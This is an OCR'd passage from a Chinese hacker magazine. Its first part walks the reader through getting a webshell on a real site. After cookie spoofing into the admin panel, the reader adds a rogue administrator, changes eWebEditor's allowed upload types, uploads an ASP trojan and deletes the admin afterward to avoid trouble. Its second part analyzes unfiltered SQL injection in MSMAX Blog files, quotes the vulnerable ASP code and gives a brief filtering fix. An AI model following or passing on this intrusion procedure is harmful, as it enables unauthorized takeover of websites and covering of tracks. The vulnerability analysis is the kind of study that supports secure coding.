


图2 通过EWEBEDITOR的漏洞拿WEBSHELL




图4 样式预览




图5 提交.asp木马huahua.asp




图3 添加上传类型




图6 预览得到木马链接

成功进入管理界面者，拿 WEBSHELL 是一件很容易的事情，后台可以修改上传文件类型，数据备份，数据恢复，以及ewebeditor等功能，搞过动网和 ewebeditor 的应该都能拿下 webshell 的，建议大家，COOKIE 欺骗完以后，在里面建立个管理员(在管理员管理那边可以设置，添加完管理员以后要记得设置权限，当然是把必要权限都分配出来，全部权限也可)，然后退出来登录，再操作，这样比较方便(请记住，为了不给自己带来不必要的麻烦，一定记得在搞完以后把管理员去掉)。我这里就介绍一下其中一种拿 WEBSHELL 的方法吧，其他的，小菜在入侵的时候可以自行演练，什么都跟你讲了，不一定有好的效果，在入侵中不断演练，增加经验是最好的学习方法。我这里讲的是通过 EWEBEDITOR 的漏洞拿 WEBSHELL，懂的可略过。

选择**样式管理**，再点击“设置”按钮，然后随便选个上传类型的文本框，输入我们要的上传类型：asaspp，cer，asa 等，然后提交（图3）。

在图 2 中能看到，每个样式都有预览，我们点击预览按钮，如图 4。

会出现和图 4 差不多的内容，选择“上传其他文件”按钮(看黑圈)，我们在这里选择**.asp** 后缀的马(对应我们在上传文件类型那边设置的可上传后缀)，然后提交，如图 5。

选择下面的“预览”按钮，那个 huahua.asp 就变成一个链接了，如图 6。

点击这个链接，我们上传的马就会跑出来了。文章到此结束，如果有看不懂的，我还做了动画，可以在《黑客手册》光盘里找到，应该都能看懂。在这里感谢土豆叔，哈哈，一个很慈善的老头（土豆：我有这么老吗？）。

（文章中用到的 MyBrowser 收录在光盘中）

WWW.NOHACK.CN

编辑点评：

COOKIE 欺骗是众多漏洞中利用最为方便快捷的了，只要找老兵的自定义 COOKIE 浏览器，构造符合要求的 COOKIE 就可以了；进到后台，配合众多的上传设置，上传个马儿也应该不是难事，不熟悉的真的要加油了！

浅谈MSMAX BLOG安全性

从本文你可以学到：

1、MSMAX BLOG的注射漏洞分析

2、漏洞的修补

MSMAX BLOG是一款个人博客系统，页面非常的整洁漂亮而且具备了大部分blog的功能，并且还有一个叫回复计划密码的功能，比较新鲜，可谓是麻雀虽小，五脏俱全啊。我们通过“MSMAX All Rights Reserved”关键字可以查到使用这套系统的网站。可惜写这套系统的程序员的一时疏忽，导致了一些安全问题的出现，下面我就给大家谈谈其安全问题。

show_article.asp这个文件的作用是显示所有文章的功能，可是在这里并没有过滤参数就直接操作了数据库，从而出现了比较严重的问题，也是比较经典的注入漏洞的代码，代码和我的注释如下：

```
dim articleid,articleRs,articleSql
articleid=request.querystring("articleid")
'没有过滤
if articleid="" then
response.Write "<script>alert('参数错误!');history.back();</
script>"
else
session("articleid")=articleid
hitsql="update article set hits=hits+1 where
articleid="&session("articleid")
db.execute(hitsql)
'没有过滤就直接进行数据库的更新操作
set articleRs=server.createobject("adodb.recordset")
articleSql="select * from article where articleid="&articleid
'没有过滤就进行了数据库查询操作，导致漏洞的出现
articleRs.open articleSql,db,1
                    省略的一些代码
<!-- 上一篇:<a href="show_article.asp?articleid=
<%'=articleRs("articleid")%>"><%'=articleRs("title")%></a>
<br/>-->
'这里是显示URL地址的
<%
else
response.Write "上一篇: 没有了!<br/>"
 end if
articleRs.moveprevious
articleRs.moveprevious
if articleRs.bof then
response.Write "下一篇: 没有了!<br/>"
else
%>
<!-- 下一篇:<a href="show_article.asp?articleid=
<%'=articleRs("articleid")%>"><%'=articleRs("title")%></a>-->
<% end if
articleRs.movenext%>
```

从上面我们还可以看到**articleid**这个参数是在URL地址中直接显示了，所以出现的注入漏洞的攻击方式是可以在URL地址栏内进行的，如图1和图2所示就证明了我们的分析。

show_plan.asp文件的作用是用于显示计划的，它与show_article.asp文件存在着同样的问题，代码如下：

```
planid=request.querystring("planid")
session("planid")=planid
set planRs=server.createobject("adodb.recordset")
planSql="select * from plan where planid="&planid
planRs.open planSql,db
                    省略代码
planid=request.querystring("planid")
set planRsed=server.createobject("adodb.recordset")
planSqled="select * from planed where planid="&planid
planRsed.open planSqled,db%>
```

search.asp这个文件是用来搜索blog中的数据的，在这里程序员疏忽了参数，没有过滤就进行了数据库查询。存在问题的代码有：

```
dim keyword,flag
flag=1
keyword=request.form("keyword")
'直接获得了参数
if keyword="" then
response.write "<script>alert('师兄不能为空哦!');history.
back();</script>"
else
dim rs,strsql
set rs=server.createobject("adodb.recordset")
strsql="select * from article where body like '%"&key-
word&"%' or title like '%"&keyword&"%' order by subdate desc"
'没有过滤进行了数据库查询工作，从而导致了注入漏洞的出现
rs.open strsql,db,1
```

八期中已经有人给我们介绍了搜索方面的漏洞了，在这里我就不班门弄斧了。其实它和我们平时的注入漏洞没有什么区别，只是换了个地方罢了。

上面的漏洞都是因为参数没有被过滤而出现的，比较常见，适合一些新手学习代码的安全性分析工作。在这里都是程序员的疏忽，其他地方都过滤得非常干净，特别是跨站方面，根本找不到一点机会。这里的解决办法也很简单，用正则表达式把所有的数据库操作关键字全部过滤，而且一些危险字符也过滤，比如单引号等等，这样就没有机会在注入了。

